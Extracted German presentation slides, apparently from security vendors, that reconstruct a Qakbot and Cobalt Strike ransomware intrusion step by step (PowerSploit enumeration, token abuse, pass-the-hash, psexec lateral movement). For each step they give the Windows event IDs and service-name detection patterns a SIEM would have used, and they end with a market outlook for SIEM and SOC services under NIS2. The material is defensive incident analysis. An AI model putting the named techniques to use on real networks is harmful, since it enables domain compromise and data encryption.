09.03.2023 13:55:00	<ul style="list-style-type: none">getmac.exe (Qakbot DLL-Injected) führt diverse Gruppenmitgliedschaften und Authentifizierungsversuche aus.Möglicherweise wurde mimikatz BOF (Beacon Object File) injiziert und gestartet	Sysmon Event Logs im SIEM wäre die getmac.exe Ausführung protokolliert worden (Event ID 1).	<ul style="list-style-type: none">Prozess Injection wurde erkannt und alarmiert, aber erst nach Bekanntwerden des Incidents analysiert.

6.



Malware Dist. Srv



Karl

Datum | Uhrzeit

09.03.2023 | 14:12:00

Beschreibung

- Base64-codiertes PowerShell-Skript lädt PowerSploit Komponente herunter
- startet Get-NetDomainController um Domain Controller im Netzwerk zu enumerieren.

SIEM (nicht vorhanden)

Windows PowerShell Event Log im SIEM wäre die Base64-codierte PowerShell-Skript Ausführung (Event ID 800) erkannt worden.

xDR (vorhanden)

- PowerSploit Komponente wurde durch File Write Event detektiert und als Alarm abgesetzt.
- Analyse erst nach Bekanntwerden des Incidents

7.

**Datum | Uhrzeit**

09.03.2023 | 14:18:00

Beschreibung

- Explorer.exe führt Anmeldevorgänge mit Logon-Type 9 mit Dienstbenutzer durch, die auf Cobalt Strike Access Token Erzeugung (make_token) hindeuten.

SIEM (nicht vorhanden)

Windows Security Event Logs im SIEM wäre die ungewöhnliche Anmeldung erkannt worden (Event ID 4624, Logon-Type 9, Logon-Process advapi).

xDR (vorhanden)

./.

8.

**Datum | Uhrzeit**

09.03.2023 | 14:19:00

Beschreibung

- Explorer.exe wird ein weiterer Anmeldevorgang mit Logon-Type 9 mit demselben Dienstbenutzer durchgeführt, diesmal mit Pass-The-Hash (runas) Charakteristik.

SIEM (nicht vorhanden)

Windows Security Event Logs im SIEM wäre die ungewöhnliche Anmeldung erkannt worden (Event ID 4624, Logon-Type 9, Logon-Process seclogon).

xDR (vorhanden)

./.

9.

**Datum | Uhrzeit**

09.03.2023 | 14:19:00

Beschreibung

- Mit dem Dienstbenutzer ist lateral movement zu zwei Domain Controllern möglich.
- Threat Actor nutzen „Jump To“ (psexec, psexec_psh) von Cobalt Strike, um mit Dienstregistrierung weiteres Cobalt Strike Beacon auf dem DC auszuführen.
- Der Dienstbenutzer hat Administrator Rechte auf diesen Systemen. Credential Dumping ist damit möglich -> Domäne kompromittiert.

SIEM (nicht vorhanden)

Server Windows System Event Logs im SIEM wäre die Cobalt Strike Beacon installation erkannt worden (Event ID 7045, Dienstname *\ADMIN\$* oder %COMSPEC% * powershell * JAB...).

... 32 Tage später


... 80% der relevanten
Daten sind verschlüsselt



3 Schäden

Business Impact in Euro

(Achtung: teilweise geschätzt)





4 SIEM oder EDR/xDR?


Gartner „SOC Visibility Triad“

Gartner

2019

Die Sichtbarkeit von Cyber-Angriffen basiert bei 8com auf einer Kombination von drei unterschiedlichen Datenquellen-Arten:

1. Logfiles (SIEM) inkl. einer ML/KI basierten Anomalie-Erkennung (UEBA)
2. Endpoint Detection and Response Technologien
3. Netzwerkbasierende Erkennungen (Darktrace, Rhebo, IDS/IPS, NetFlow, HoneyPots etc.)
4. Cloud, OT etc. nicht vergessen



Sie haben noch Fragen?

Sprechen Sie mich gerne an!

Götz Schartner



goetz.schartner@8com.de
www.8com.de



**DANKE FÜR IHRE
AUFMERKSAMKEIT!**

// LOGPOINT

MARKTAUSBLICK



DEUTSCHLAND VOR NIS2

550 Large Enterprise

SAP-BCS

MSSP – SIEM Services

<https://disfold.com/germany/companies/>

6.500 Mittelstandskunden

(500 – 5.000 Mitarbeiter)

OnPrem

MSSP-Services

SOC –Services

DEUTSCHLAND AB 17.10.2024 (NIS 2)

22.500 Mittelstandskunden

(100 – 500 Mitarbeiter)


SOC –Services

360° Cyberservices


ECOSYSTEM VERSUS PLATTFORM

- Bei 56 Prozent der deutschen Unternehmen steigt das Budget für Cyber Security 2024
- Investition in Cybersicherheit ein Muß
- 2,7 Millionen offene Jobs benötigen hohe Automatisierung (SOAR) und treiben Services
- Total cost of ownership wird zum Kaufkriterium
- Kunden kaufen ein "outcome"

Erwartete Entwicklung des Cyber Security-Budgets bei deutschen Unternehmen



ECOSYSTEME INTEGRIEREN JEDEN UND ALLES



INTEGRATION* ERFORDERT SYSTEMOFFENHEIT

*ergänzen, vervollständigen, sich zusammenschließen, in ein größeres Ganzes eingliedern' (18. Jh.)



Integration

Erweiterte
Möglichkeiten



Werkzeugeinsatz
vereinfachen

Erhöhung der
Skalenerträge



Bedrohungen
aufspüren und jagen

Verbesserung der
Sicherheitslage



Sicherheitsanalytik

Leichte
Bereitstellung
von Inhalten



Validierung

Konsistenz &
Reproduzierbarkeit



VIELEN DANK